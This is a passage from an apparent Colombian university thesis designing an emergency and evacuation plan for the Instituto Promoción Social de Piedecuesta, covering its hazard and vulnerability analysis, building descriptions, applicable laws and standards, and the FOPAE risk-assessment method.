El diagnóstico realizado se ejecutó por medio de la observación directa en las instalaciones del colegio, verificando mediante recorridos, y tomando evidencia fotográfica de los lugares que son propensos a ocurrir situaciones de emergencia y objetos mal ubicados que generan riesgo a la estructura física y a la comunidad educativa (ver anexo 3).

Para analizar el estado actual de los riesgos del Instituto de Promoción Social de Piedecuesta se plantea la metodología sugerida por el FOPAE⁸, donde es posible identificar y estudiar una serie de amenazas que se constituirán como base fundamental para la formulación de acciones de prevención, mitigación y respuesta para la atención a emergencias. Ejecutado el análisis de amenazas y vulnerabilidad se generó los siguientes resultados cualitativos:

⁷ <http://seisan.sgc.gov.co/RSNC/>

⁸ Metodología del FOPAE del análisis de riesgos por medio del código de colores

Tabla 1. Resultados cualitativos del estudio de amenazas y vulnerabilidad

AMENAZA	NIVEL	VULNERABILIDAD		
		PERSONAS	RECURSOS	SISTEMAS Y PROCESOS
Sismos	Inminente	Alta	Alta	Media
Inundación	Inminente	Alta	Alta	Media
Eventos atmosféricos	Probable	Alta	Media	Media
Incendios	Inminente	Alta	Baja	Media
Contaminación por sustancias químicas	Probable	Alta	Media	Baja
Concentración masiva	Inminente	Alta	Baja	Baja
Falla estructural	Probable	Alta	Media	Media
Intoxicación alimentaria	Probable	Media	Media	Baja
Explosión	Posible	Alta	Media	Baja
Riesgo público	Inminente	Alta	Alta	Media

En conclusión con los resultados del análisis de amenazas y vulnerabilidad se pudo confirmar que el Instituto Promoción Social de Piedecuesta se encuentra más expuesto y vulnerable a sismos, inundaciones y riesgo público (que incluye hurtos, atracos, saqueos y atentados).

Además, Piedecuesta por su cercanía con la Mesa de los Santos (Santander) se encuentra muy expuesta a presentar alteraciones debido a la alta sismicidad que presenta esta área geográfica (ver anexo 4), donde casi a diario se presentan evidencias de sismos generados en magnitudes considerables⁹.

1.2 JUSTIFICACIÓN

La legislación colombiana contempla normatividad donde evidencia la necesidad y obligación de formular e implementar planes de emergencia que permitan reducir el grado de vulnerabilidad al que están expuestos los integrantes de las diferentes instituciones públicas y privadas, como también la preservación de las

⁹ ENCICLOPEDIA. Charles Francis Richter [en línea] disponible en: http://www.encyclopedia.com/topic/Charles_Francis_Richter.aspx

instalaciones en las que residen dichas personas, la cual busca crear sistemas orientados a la reducción de la exposición a riesgos y a la minimización de los efectos de los desastres que puedan suceder¹⁰.

Las instituciones educativas tienen la responsabilidad de diseñar e implementar sistemas y protocolos que definan las políticas, objetivos, acciones, estrategias y procedimientos orientados a la prevención, atención y respuesta de emergencias y/o desastres como parte integral del proyecto educativo institucional¹¹.

En fundamento a ello y debido a que actualmente el Instituto de Promoción Social de Piedecuesta no cuenta con un plan de emergencias, surge la necesidad de diseñarlo y formularlo¹², con el fin de prevenir, controlar y responder de la manera efectiva a las situaciones de riesgo en las que se vea comprometida la seguridad de las instalaciones y la integridad de la comunidad educativa.

1.3 OBJETIVOS

1.3.1 Objetivo general Diseñar y formular el plan de emergencias para el Instituto Promoción Social de Piedecuesta, con el fin de minimizar las situaciones de riesgo o de emergencia que se puedan presentar en sus instalaciones y que pueda afectar el bienestar de la comunidad educativa y administrativa.

¹⁰ COLOMBIA. CONGRESO DE LA REPUBLICA Ley 1523 de 2012. “Por la cual se adopta la política nacional de gestión del riesgo de desastres y se establece el Sistema Nacional de Gestión del Riesgo de Desastres y se dictan otras disposiciones.”

¹¹ Directiva Ministerial 13 de 1992. “Responsabilidades del Sistema Educativo como integrante del Sistema Nacional para la Prevención y Atención de Desastres”

¹² Decreto 1443 de 2014. Artículo 25. “El empleador o contratante debe implementar y mantener las disposiciones necesarias en materia de prevención, preparación y respuesta ante emergencias, con cobertura a todos los centros y turnos de trabajo y todos los trabajadores, independiente de su forma de contratación o vinculación, incluidos contratistas y subcontratistas, así como proveedores y visitantes”

1.3.2 Objetivos específicos

- Desarrollar un estudio descriptivo de las características locativas y estructurales del Instituto Promoción Social de Piedecuesta.
- Realizar el inventario de recursos disponibles para la atención de emergencias así como el censo poblacional fijo y flotante del Instituto Promoción Social de Piedecuesta.
- Desarrollar el estudio de requerimientos correspondiente con base en los resultados del inventario de recursos existentes, con el fin de estimar la inversión requerida en los servicios necesarios y en la compra e instalación de los recursos para atención de emergencias de acuerdo con el estudio de requerimientos.
- Identificar los requisitos legales y normas técnicas aplicables al plan de emergencias de acuerdo con las características estructurales y operativas del Instituto Promoción Social de Piedecuesta.
- Identificar las amenazas y riesgos de las instalaciones del Instituto Promoción Social de Piedecuesta que puedan generar situaciones de emergencia dentro de las instalaciones de la institución educativa.
- Ejecutar el análisis de vulnerabilidad que permita determinar las amenazas a las que esta mayormente expuesto el Instituto Promoción Social de Piedecuesta.
- Elaborar los Procedimientos Operativos Normalizados de respuesta ante emergencias para las amenazas calificadas con mayor grado de riesgo en el análisis de vulnerabilidad.

- Definir la estructura orgánica para la activación de la respuesta ante emergencias y administración de las mismas.
- Elaborar un manual dirigido a la comunidad educativa que contenga los procedimientos esenciales para la respuesta ante las emergencias.
- Formular el plan de capacitación dirigido a los miembros de la estructura orgánica y personal de la Institución, en materia de preparación y respuesta ante emergencias.
- Elaborar el plan de evacuación para las instalaciones de la Institución en concordancia con los resultados obtenidos durante la estructuración del plan de emergencias.
- Socializar a los miembros de la estructura orgánica y personal del Instituto Promoción Social de Piedecuesta los resultados del plan de emergencia en materia de preparación y respuesta ante emergencias.
- Diseñar un protocolo para la evaluación y auditoría al plan de emergencias.
- Elaborar el guion y formato de evaluación para la realización del simulacro de evacuación.
- Evaluar el grado de implementación del plan y del impacto de la formulación del plan de emergencias del Instituto Promoción Social de Piedecuesta.
- Simular en un software especializado las rutas de evacuación establecido para el plan de emergencias del Instituto Promoción Social de Piedecuesta.

1.4 ALCANCE DEL PROYECTO

Este proyecto contempla los aspectos necesarios del diseño y la formulación de los planes, procedimientos y sistemas que integran el Plan de Emergencias del Instituto Promoción Social de Piedecuesta, desarrollado bajo parámetros normativos que exige responsabilidad de las autoridades de la institución y sugiere compromiso del personal docente y administrativo que conforma la estructura del Sistema de Comando de Incidentes para llevar una gestión en pro de la preservación de la integridad de la comunidad educativa y que asegure la continuidad del negocio, salvaguardando los bienes y recursos necesarios para seguir prestando el servicio como institución educativa.

Contiene la descripción de las características locativas y estructurales de la planta física de la institución, el diagnóstico del estado actual de su estructura física, junto con la identificación de las amenazas, análisis de la vulnerabilidad para cada una de ellas y la determinación del nivel de riesgo; también presenta el inventario de recursos existentes con la determinación de los recursos faltantes para la atención de emergencias. Se expone la definición, caracterización y organización de la estructura organizacional del Sistema de Comandos de Incidentes (SCI) y la definición de los procedimientos operativos normalizados para la respuesta ante emergencias. Se muestran los resultados del simulacro de evacuación de reconocimiento del sistema, realizado bajo un plan de evacuación establecido anteriormente; y se ofrece una herramienta en el software Flexsim que exhibe la simulación de la evacuación por las rutas sugeridas. Finalmente se muestran los resultados de la socialización del plan de emergencias realizada a los miembros de la comunidad educativa y con ello se genera un plan de capacitación en temas de emergencias y desastres al personal encargado del SCI.

2. MARCO DE REFERENCIA

2.1 MARCO CONTEXTUAL

2.1.1 Descripción de las instalaciones El Instituto Promoción Social de Piedecuesta se localiza en el norte de la ciudad de Piedecuesta, kilómetro 2 vía Guatiguará, Barrio Refugio. Limita al costado norte con la vía a Guatiguará, al oriente con viviendas del Barrio Refugio, al costado sur con una quebrada y al occidente con las UTS y la sede Guatiguará de la UIS, como se puede ver en los anexos 1 y 5.

El colegio cuenta con 4 edificios de dos pisos, de los cuales 1 de ellos está adjudicado a aulas de clase, 1 para el área administrativa, 1 para laboratorios y el otro para el restaurante (primer piso) y cafetería (segundo piso), reconstruidos en el año 2013. Sus estructuras están hechas en concreto reforzado, algunas de sus paredes están en ladrillo frezado y otras en ladrillo limpio, el piso de los bloques está en tableta de gres y el techo con tejas en polipropileno.

- **Edificio Administrativo**

El edificio de dos pisos se encuentra en el costado nororiental de la Institución. En el primer nivel se encuentra un área de espera, psicología, sala de juntas, coordinación académica, pagaduría, rectoría, la portería, un cuarto de cableado y uno para archivo, separados por paneles o cubículos y las baterías para baños. En el segundo nivel se encuentra la biblioteca, una sala de profesores, la sala de sistemas y las baterías para baños. La comunicación entre los niveles se permite mediante una rampa y escaleras, internas ambas.

- **Edificio de Laboratorios**

El edificio consta de dos pisos y se encuentra en el costado noroccidente de la Institución. En el primer nivel se encuentra la coordinación de disciplina, la papelería, el salón de agroindustria alimentaria, dos salones de informática (uno equipado con computadores de mesa y otro con computadores portátiles), un salón vacío, pero preparado con conexiones para computadores y un cuarto de cableado. En el segundo piso se encuentran los laboratorios de Física, Química, Biología, el salón de artes / teatro y un salón de medios audiovisuales que actualmente es utilizado como punto plus de vive digital. La comunicación de los dos niveles se permite por medio de una rampa (externa) y de unas escaleras (internas) ubicadas a un costado del bloque.

- **Edificio de Aulas de Clase**

El edificio de dos pisos se encuentra ubicado en la parte central de la Institución y comprende la unión de seis bloques (A, B, C, D, E y F), exactamente iguales en sus dimensiones y comunicados por pasillos, en cada uno de los bloques hay seis salones, tres en los primeros pisos y tres en los segundos pisos (en donde el primer salón del bloque A está dispuesto como otra sala de profesores), en total hay 4 baterías para baños en el primer piso y 4 baterías en los segundos pisos, ubicados arriba de los del primer piso. La comunicación entre los dos niveles se permite por medio de una rampa que se encuentra en la parte central del conjunto de bloques (en medio de los bloques B y C) y 4 escaleras ubicadas a cada costado de los bloques A, D, E y F).

- **Edificio de Restaurante y Cafetería**

El edificio de dos pisos se encuentra en el costado suroccidental de la Institución. En el primer nivel se encuentra la cocina del restaurante del colegio (aún no en uso) y un espacio amplio destinado para las mesas. En el segundo piso se encuentra la cafetería y un área de estadía para los estudiantes. La comunicación

entre los dos niveles se permite únicamente por escaleras a un costado del bloque.

- **Zona de Canchas**

El colegio posee dos canchas, una cancha de fútbol de tierra y una cancha múltiple de cemento (que es lindero con el barrio El Refugio).

- **Zona de Parqueaderos**

La zona para parqueaderos queda ubicada en el costado norte dentro de la Institución, su extensión no está pavimentada y alrededor del mismo residen gran cantidad de árboles.

2.2 MARCO LEGAL

2.2.1 Normas nacionales

- **Decreto 1443 de 2014**

Por el cual se dictan disposiciones para la implementación del Sistema de Gestión de la Seguridad y Salud en el Trabajo.

Artículo 2°. Definiciones. Para los efectos del presente decreto se aplican las siguientes definiciones:

1. Emergencia: Es aquella situación de peligro o desastre o la inminencia del mismo, que afecta el funcionamiento normal de la empresa. Requiere de una reacción inmediata y coordinada de los trabajadores, brigadas de emergencias y primeros auxilios y en algunos casos de otros grupos de apoyo dependiendo de su magnitud.

2. Evaluación del riesgo: Proceso para determinar el nivel de riesgo asociado al nivel de probabilidad de que dicho riesgo se concrete y al nivel de severidad de las consecuencias de esa concreción.

3. Evento catastrófico: Acontecimiento imprevisto y no deseado que altera significativamente el funcionamiento normal de la empresa, implica daños masivos al personal que labora en instalaciones, parálisis total de las actividades de la empresa o una parte de ella y que afecta a la cadena productiva o genera destrucción parcial o total de una instalación.

4. Identificación del peligro: Proceso para establecer si existe un peligro y definir las características de éste.

Artículo 25°. *Prevención, preparación y respuesta ante emergencias.* El empleador o contratante debe implementar y mantener las disposiciones necesarias en materia de prevención, preparación y respuesta ante emergencias, con cobertura a todos los centros y turnos de trabajo y todos los trabajadores, independiente de su forma de contratación o vinculación, incluidos contratistas y subcontratistas, así como proveedores y visitantes.

Para ello debe implementar un plan de prevención. Preparación y respuesta ante emergencias que considere como mínimo, los siguientes aspectos:

1. Identificar sistemáticamente todas las amenazas que puedan afectar a la empresa.
2. Identificar los recursos disponibles, incluyendo las medidas de prevención y control existentes al interior de la empresa para prevención, preparación y respuesta ante emergencias, así como las capacidades existentes en las redes institucionales y de ayuda mutua.

3. Analizar la vulnerabilidad de la empresa frente a las amenazas identificadas, considerando las medidas de prevención y control existentes.
4. Valorar y evaluar los riesgos considerando el número de trabajadores expuestos, los bienes y servicios de la empresa.
5. Diseñar e implementar los procedimientos para prevenir y controlar las amenazas priorizadas o minimizar el impacto de las no prioritarias.
6. Formular el plan de emergencia para responder ante la inminencia u ocurrencia de eventos potencialmente desastrosos.
7. Asignar los recursos necesarios para diseñar e implementar los programas, procedimientos o acciones necesarias, para prevenir y controlar las amenazas prioritarias o minimizar el impacto de las no prioritarias.
8. Implementar las acciones factibles, para reducir la vulnerabilidad de la empresa frente a estas amenazas que incluye entre otros la definición de planos de instalaciones y rutas de evacuación.
9. Informar, capacitar y entrenar incluyendo a todos los trabajadores, para que estén en capacidad de actuar y proteger su salud e integridad, ante una emergencia real o potencial.
10. Realizar simulacros como mínimo una (1) vez al año con la participación de todos los trabajadores.
11. Conformar, capacitar, entrenar y dotar la brigada de emergencias acorde con su nivel de riesgo y los recursos disponibles que incluya la atención de primeros auxilios.

12. Inspeccionar con la periodicidad que sea definida en el SGSST, todos los equipos relacionados con la prevención y atención de emergencias incluyendo sistemas de alerta, señalización y alarma, con el fin de garantizar su disponibilidad y buen funcionamiento.
13. Desarrollar programas o planes de ayuda mutua ante amenazas de interés común, identificando los recursos para la prevención, preparación y respuesta ante emergencias en el entorno de la empresa y articulándose con los planes que para el mismo propósito puedan existir en la zona donde se ubica la empresa.

Parágrafo 1. De acuerdo con la magnitud de las amenazas y la evaluación de la vulnerabilidad tanto interna como en el entorno y la actividad económica de la empresa, el empleador o contratante puede articularse con las instituciones locales o regionales pertenecientes al Sistema Nacional de Gestión de Riesgos de Desastres en el marco de la Ley 1523 de 2012.

Parágrafo 2. El diseño del plan de prevención, preparación y respuesta ante emergencias debe permitir su integración con otras iniciativas, como los planes de continuidad de negocio, cuando así proceda.

- **Ley 1523 de 2012**

"Por la cual se adopta la política nacional de gestión del riesgo de desastres y se establece el Sistema Nacional de Gestión del Riesgo de Desastres y se dictan otras disposiciones".

- **CONPES 3146 de 2001**

Estrategia para consolidar la ejecución del Plan Nacional para la Prevención y Atención de Desastres (PNPAD) en el corto y mediano plazo.

- **Ley 322 de 1996 - Sistema Nacional de Bomberos**

Artículo 1°. *La prevención de incendios es responsabilidad de todas las autoridades y los habitantes del territorio colombiano.* En cumplimiento de esta responsabilidad los organismos públicos y privados deberán contemplar la contingencia de este riesgo en los bienes inmuebles tales como parques naturales, construcciones, programas y proyectos tendientes a disminuir su vulnerabilidad.

- **Resolución 7550 de 1994**

"Por la cual se regulan las actuaciones del Sistema Educativo Nacional en la prevención de emergencias y desastres".

Artículo 3°. Solicitar a los establecimientos educativos, la creación y desarrollo de un proyecto de prevención y atención de emergencias y desastres, de acuerdo con los lineamientos emanados por el Ministerio de Educación Nacional, el cual hará parte integral del proyecto educativo institucional. Este contemplará como mínimo los siguientes aspectos:

- a) Creación del Comité Escolar de Prevención y Atención de Emergencias y Desastres como también brigadas escolares.
- b) Análisis escolar de riesgos.
- c) Planes de acción.
- d) Simulacro escolar ante una posible amenaza.

- **Directiva Ministerial 13 1992**

"Responsabilidades del Sistema Educativo como integrante del Sistema Nacional para la Prevención y Atención de Desastres". Los Planes de Prevención de Desastres en establecimientos educativos y los Planes de Emergencias en escenarios deportivos.

- **Resolución 1016 de 1989**

“Por la cual se reglamenta la organización, funcionamiento y forma de los Programas de Salud Ocupacional que deben desarrollar los patronos o empleadores en el país.”

- **Ley 46 de 1988**

“Por la cual se crea y organiza el Sistema Nacional para la Prevención y Atención de Desastres, se otorga facultades extraordinarias al presidente de la República y se dictan otras disposiciones”.

Artículo 3º. *Plan Nacional para la Prevención y Atención de Desastres.* La Oficina Nacional para la Atención de Desastres elaborará un Plan Nacional para la Prevención y Atención de Desastres, el cual una vez aprobado por el Comité Nacional para la Prevención y Atención de Desastres será adoptado mediante decreto del gobierno nacional. El plan incluirá y determinará todas las orientaciones, acciones, programas y proyectos, tanto de carácter sectorial como del orden nacional, regional y local que se refieran, entre otros a los siguientes aspectos:

- a. Las fases de prevención, atención inmediata, reconstrucción y desarrollo en relación con los diferentes tipos de desastres.
- b. Los temas de orden técnico, científico, económico, de financiación, comunitario, jurídico e institucional.
- c. La educación, capacitación y participación comunitaria.
- d. Los sistemas integrados de información y comunicación a nivel nacional, regional y local.

- e. La función que corresponde a los medios masivos de comunicación.
- f. Los recursos humanos y físicos de orden técnico y operativo.
- g. La coordinación interinstitucional e intersectorial.
- h. La investigación científica y estudios técnicos necesarios.
- i. Los sistemas y procedimientos de control y evaluación de los procesos de prevención y atención.

- **Ley 9 de 1979 - Código Sanitario Nacional**

Título III: Salud Ocupacional.

Título VIII: Desastres.

Artículo 501. Cada Comité de Emergencias deberá elaborar un plan de contingencia para su respectiva jurisdicción con los resultados obtenidos en los análisis de vulnerabilidad. Además, deberán considerarse los diferentes tipos de desastre que puedan presentarse en la comunidad respectiva. El Comité Nacional de Emergencias elaborará para aprobación del Ministerio de Salud, un modelo con instrucciones que aparecerá en los planes de contingencia.

Artículo 502. El Ministerio de Salud coordinará los programas de entrenamiento y capacitación para planes de contingencia en los aspectos sanitarios vinculados a urgencias o desastres.

Parágrafo 1. El Comité Nacional de Emergencias deberá vigilar y controlar las labores de capacitación y de entrenamiento que se realicen para el correcto funcionamiento de los planes de contingencia.

- **Resolución 2400 de 1979**

“Por la cual se establecen algunas disposiciones sobre vivienda, higiene y seguridad en los establecimientos de trabajo”.

2.2.2 Normas Técnicas Colombianas

- **UNE - ISO 22320 de 2013**

“Gestión de emergencias para la respuesta a incidentes”. Es una herramienta que permite mejorar las capacidades y habilidades de la institución para la contingencia a emergencias, incluyendo la capacidad conjunta de actuación de agentes intervinientes. La Norma basa la respuesta a incidentes en cualquiera de sus tres fases (antes, durante y después) en tres pilares básicos:

1. Establecimiento de una estructura y un proceso de mando y control.
2. Definición de procesos para la gestión de la información operacional.
3. Requisitos para la cooperación y coordinación entre las distintas organizaciones implicadas.

- **ISO 3864-1**

Parte 1. Principios de diseño de señales de seguridad en lugares de trabajo.

- **ISO 16069**

Sistemas de señalización de rutas de evacuación.

- **Guía Técnica Colombiana 202 de 2006**

Sistema de Gestión de Continuidad del Negocio.

- **NTC 1700. Higiene y Seguridad. Medidas de Seguridad en edificaciones. Medios de evacuación y Código NFPA 101**

El Código de Seguridad Humana establece cuales son los requerimientos que debe cumplir las edificaciones en cuanto a salidas de evacuación, escaleras de emergencia, iluminación de evacuación, sistema de protección especiales, número de personas máximo por unidad de área, entre otros requerimientos; parámetros que son analizados con base en el uso de los edificios es decir comercial, instituciones educativas, hospitales, industrias, entre otros.

- **NTC 2885 - Higiene y Seguridad. Extintores portátiles**

Establece en uno de sus apartes los requisitos para la inspección y mantenimiento de portátiles, igualmente el código 25 de la NFPA Standard for the inspection, testing and maintenance of Water – Based fire protection systems USA: 2002. Establece la periodicidad y pruebas que se deben realizar sobre cada una de las partes componentes de un sistema hidráulico contra incendio.

- **NTC 5254**

Gestión de Riesgo.

- **NTC 4140**

Edificios. Pasillos y corredores.

- **NTC 4143**

Edificios. Rampas fijas.

- **NTC 4144**

Edificios. Señalización.

- **NTC 4145**

Edificios. Escaleras.

- **NTC 4201**

Edificios. Equipamientos, bordillos, pasamanos y agarraderas.

- **NTC-4279**

Vías de circulación peatonal planas.

- **NTC 4695**

Señalización para tránsito peatonal en el espacio público urbano.

- **NTC 1867**

Sistemas de señales contra incendio, instalaciones, mantenimiento y usos.

- **NTC 1461**

Higiene y seguridad. Colores y señales de seguridad.

- **NTC 1931**

Protección contra incendios. Señales de seguridad.

2.3 MARCO DE ANTECEDENTES

2.3.1 Referencia 1¹³

- **Alcance**

El proyecto del Plan de Emergencia y Contingencias para el Instituto Técnico Superior Dámaso Zapata tiene en cuenta el diseño del plan para sus instalaciones donde se presenta el análisis de la situación actual, estableciendo el nivel de

¹³ ARMERO TORRES, Julio Cesar; ALQUICHIRE GALVIS, Andrés Alberto; LESMEZ PERALTA, Juan Camilo, Director. Diseño del Plan de Emergencia para la sede A del Instituto Técnico Superior Dámaso Zapata [recurso electrónico]. Bucaramanga (Colombia), 2013. Disponible en la Biblioteca Central de la Universidad Industrial de Santander, clase: I 26154, inventario: 150434- 150435.

vulnerabilidad mediante una lista de chequeo de las amenazas que presenta la Institución. Mediante el estudio de las amenazas se plantea un diseño de acciones que permite mitigar la vulnerabilidad ante situaciones adversas que se presentes dentro de la institución.

- **Descripción**

El Plan de Emergencia y Contingencias diseñado para el Instituto Técnico Superior Dámaso Zapata con el objetivo de proponer acciones en pro del bienestar y seguridad de su comunidad educativa, estipula procedimientos a seguir para la atención a situaciones de emergencia que se pudiesen presentar dentro de la Institución. Este plan contiene la identificación y evaluación de los riesgos, el análisis de la vulnerabilidad de las amenazas, los procedimientos a seguir para actuar ante una eventual situación de emergencia y un programa de capacitación a la comunidad sobre el estado actual del Instituto y las recomendaciones para una efectiva evacuación de las instalaciones prevaleciendo el orden y la integridad de los afectados.

2.3.2 Referencia 2¹⁴

- **Alcance**

El proyecto del Plan de Emergencia y Contingencias del Centro Industrial de Mantenimiento Integral del SENA tiene en cuenta el diseño e implementación del plan para sus instalaciones, incluye jornadas de socialización del plan presentando un manual de brigadas de emergencia al personal comprometido en la ejecución del proyecto.

¹⁴ ESTUPIÑAN MORENO, Maricela; PARRA CONDE, Leidy Johana; VERA GARCIA, Cesar Edmundo, Director. Diseño e implementación del Plan de Emergencias y Contingencias para el Centro industrial de Mantenimiento Integral SENA Girón [recurso electrónico]. Bucaramanga (Colombia), 2014. Disponible en la base de datos de la Biblioteca Central de la Universidad Industrial de Santander en: <http://tangara.uis.edu.co/biblioweb/tesis/2014/151490.pdf>

- **Descripción**

El Plan de Emergencia y Contingencias diseñado e implementado en el Centro Industrial de Mantenimiento Integral del SENA con el propósito de disminuir y controlar las situaciones de riesgo de la Institución realizó un plan en el empieza con la identificación de las amenazas, analizando el nivel de vulnerabilidad de las mismas, especificando los procedimientos a seguir para la preparación ante cualquier emergencia y estipula el material para la capacitación del Comité de Emergencia, siendo útil para una posterior capacitación a la comunidad educativa. Además presenta una herramienta de animación virtual donde se encuentran identificadas las rutas de evacuación de las instalaciones de dicha Institución.

2.3.3 Referencia 3¹⁵

- **Alcance**

Este proyecto comprende la descripción de las características locativas y estructurales de la Facultad de Salud de la UIS, la elaboración del inventario de los recursos y existentes y de los recursos faltantes para la atención a emergencias, identificación de amenazas y análisis de la vulnerabilidad de la población, la determinación del análisis de riesgo mediante la metodología del diamante de riesgos, la definición de la estructura orgánica y los procedimientos operativos normalizados para la atención a emergencias, el plan de evacuación y la formulación del plan de capacitación en preparación a dichas situaciones y el diseño de un protocolo de evaluación y auditoria del plan de emergencias.

¹⁵ CASTILLO FANÑO, Fernando, FLOREZ PRADA., Aura María, LESMEZ PERALTA, Juan Camilo, Director. Diseño del Plan de Emergencia para la Facultad de Salud de acuerdo a la Política SYSO de la Universidad Industrial de Santander [recurso electrónico]. Bucaramanga (Colombia), 2013. Disponible en la base de datos de la Biblioteca Central de la Universidad Industrial de Santander [en línea] disponible en: <http://tangara.uis.edu.co/biblioweb/tesis/2013/147246.pdf>

- **Descripción**

El diseño de un Plan de Emergencias en la Facultad de Salud de la UIS surge de la necesidad por parte de la oficina de Seguridad y Salud Ocupacional de la UIS (SYSO) de proteger la integridad humana de quienes asisten a estas instalaciones diariamente. En una primera etapa se hace un diagnóstico de las características locativas, luego se establecen las amenazas existentes evaluando la vulnerabilidad de las personas para determinar el nivel de riesgo de las amenazas, se definen los planes de acción normalizados para respuesta ante emergencias y se hace una propuesta de plan de evacuación para la Facultad. Y finalmente se realiza la programación de capacitación y socialización del plan tanto a la estructura orgánica como a la comunidad en general.

2.4 MARCO TEÓRICO

El FOPAE¹⁶ es una organización que promueve el mejoramiento continuo a través de la dirección, coordinación y orientación del SDRG¹⁷, que promueve las políticas, normas y planes para reducir los riesgos de la población, integrando un enfoque social, humano, económico y territorial.

El FOPAE ha diseñado los documentos para la orientación en el diseño de los planes de emergencias en las organizaciones, y que a través de los años los ha actualizado en pro de estar a la vanguardia con la normatividad impuesta por las leyes colombianas, promoviendo el bienestar social dentro de las instalaciones de las organizaciones. A continuación se presentan las actualizaciones de dos guías clave para el diseño de planes de emergencia en instituciones educativas:

¹⁶ Fondo de Prevención y Atención a Desastres

¹⁷ Sistema Distrital de Gestión de Riesgos

2.4.1 Guía metodológica del Plan Escolar para Emergencias y Contingencias de la Gestión del Riesgo

La Guía para elaborar Planes de Emergencia y Contingencias es una herramienta de apoyo a todas las áreas encargadas de la preparación para la atención de las emergencias en las Organizaciones con el propósito de mejorar el desempeño en el control y la atención de emergencias de sus niveles estratégicos, tácticos y operativos. Esta guía facilita la gestión de las instituciones educativas en la elaboración y actualización de sus planes de emergencia y contingencias.

La Guía metodológica del Plan Escolar para Emergencias y Contingencias de la Gestión del Riesgo es un manual que detalla la normatividad, procedimientos e instructivos necesarios para acompañar la formulación e implementación de los planes de la gestión de riesgo en las instituciones educativas. Esta guía contiene el marco de georeferenciación de la organización, el aparte del análisis de riesgo y se tiene en cuenta la identificación de amenazas, estimación de probabilidades, estimación de la vulnerabilidad de la población, priorización de escenarios y medidas de intervención. Se encuentra también el esquema organizacional para la atención a emergencias, la especificación de los planes de acción, el análisis de suministros, servicios y recursos, los planes de contingencia, el programa de capacitación, la implementación, auditoría y actualización del plan de emergencia y contingencias.

2.4.2 Guía para la Elaboración de Planes de Emergencia y Contingencias

La Alcaldía Mayor de Bogotá D.C., a través del Fondo de Prevención y Atención de Emergencias (FOPAE) crea un cartilla para la elaboración del PEC¹⁸ con el objetivo de dar conocimiento de los riesgos a los que se encuentra expuesta la comunidad educativa en las instituciones, generando una orientación de los procesos hacia la reducción, eliminación y atención de emergencia. Espera que las instituciones formulen herramientas pedagógicas y conceptuales señalando

¹⁸ Plan Escolar de Emergencia y Contingencias

elementos prácticos que puedan adelantarse conjuntamente con la comunidad escolar en el proceso de toma de conciencia sobre los riesgos a los que está expuesta la comunidad.

La Guía para la Elaboración de Planes de Emergencia y Contingencias es un documento diseñado por el FOPAE que contiene el esquema, normatividad, herramientas, metodologías y procedimientos para apoyar la implementación de estos planes, las cuales conforman el SDPAE¹⁹. La cartilla orientada a la elaboración del PEC contiene los diez componentes principales que corresponden a los lineamientos técnico-temáticos de la guía del FOPAE y busca responder a las necesidades específicas de las instituciones educativas; se incluyen algunos elementos y formatos específicos para las instituciones, los cuales deben desarrollarse bajo esta guía.

2.4.3 Metodología del FOPAE para el análisis de riesgos y amenazas Para realizar el análisis de riesgo el FOPAE propone la siguiente metodología, la cual me permite realizar de una forma general y cualitativa el análisis de amenazas y vulnerabilidad de personas, recursos y sistemas y procesos, para así determinar el nivel de riesgo en que se encuentran expuestas las organizaciones, realizando una combinación de colores establecidos Asimismo, es posible identificar una serie de observaciones que se constituirán en la base fundamental para formular las acciones de prevención, mitigación y respuesta que contemplan los planes de emergencia.

El procedimiento para el estudio según la metodología del FOPAE es:

- Identificación y análisis de amenazas.
- Análisis de la vulnerabilidad por cada amenaza.
- Determinación del nivel de riesgo.
- Priorización de escenarios.

¹⁹ Sistema Distrital para la Prevención y Atención de Emergencias




- **Identificación y análisis de amenazas**

Amenaza: Condición latente derivada de la posible ocurrencia de un fenómeno físico de origen natural, socio natural o antrópico no intencional, que puede causar daño a la población y sus bienes, la infraestructura, el ambiente y la economía. Dependiendo de la actividad económica y de la ubicación geográfica de la organización se pueden presentar distintas amenazas clasificadas en naturales, antrópicas no intencionales y sociales.²⁰ Las amenazas proceden de tres naturalezas distintas, naturales, antrópicas no intencionales y sociales. En el primer grupo incluye principalmente los incendios forestales, fenómenos geológicos (endógenos y exógenos), movimientos sísmicos, eventos atmosféricos e inundaciones por desbordamientos de cuerpos de agua. En el segundo grupo se encuentran los incendios estructurales, la pérdida de contención de materiales peligrosos, las explosiones por gases y polvos, las inundaciones por deficiencias de la infraestructura hidráulica y fallas de equipos y sistemas. Y en el tercer grupo se consideran los comportamientos no adaptativos, accidentes vehiculares, las concentraciones humanas y el riesgo público (hurtos, revueltas, asonadas, atentados y otros).

Identificación, descripción y calificación de amenazas: Para realizar el análisis de amenazas se registran todas las posibles amenazas de origen natural, tecnológico o social, su origen interno o externo dependiendo del origen y el nivel de propagación junto con la descripción necesaria de manera detallada y señalando su posible fuente. Finalmente se registra la calificación de la amenaza y el color correspondiente según la siguiente tabla:

²⁰ Metodologías de análisis de riesgo documento soporte guía para elaborar planes de emergencia y contingencias. FOPAE Pag. 10

Tabla 2. Calificación de la amenaza

EVENTO	COLOR	COMPORTAMIENTO
Posible		Aquel fenómeno que puede suceder o que es factible porque no existen razones históricas y científicas para decir que esto no sucederá.
Probable		Aquel fenómeno esperado del cual existen razones y argumentos técnicos científicos para creer que esto sucederá.
Inminente		Aquel fenómeno esperado que se tiene alta probabilidad de ocurrir.

Fuente. Metodología sugerida por el FOPAE, versión 9

- **Análisis de vulnerabilidad**

Vulnerabilidad: Se conoce por vulnerabilidad como la característica propia de un elemento o grupo de elementos expuestos a una amenaza, relacionada con su incapacidad física, económica, política o social de anticipar, resistir y recuperarse del daño sufrido cuando opera dicha amenaza.²¹

Identificación, análisis y calificación de la vulnerabilidad: El análisis de vulnerabilidad contempla tres elementos expuestos, cada uno de ellos analizado desde tres aspectos:

Tabla 3. Aspectos evaluados de la vulnerabilidad

PERSONAS	RECURSOS	SISTEMAS Y PROCESOS
Gestión organizacional	Suministros	Servicios
Capacitación y entrenamiento	Edificación	Sistemas alternos
Características de seguridad	Equipos	Recuperación

Fuente. Metodología sugerida por el FOPAE, versión 9

²¹ Metodologías de análisis de riesgo documento soporte guía para elaborar planes de emergencia y contingencias. FOPAE Pag. 14

Para cada uno de estos aspectos mencionados en la tabla 3 se realiza un conjunto de preguntas que se formulan en columna, las cuales orientan la calificación final.

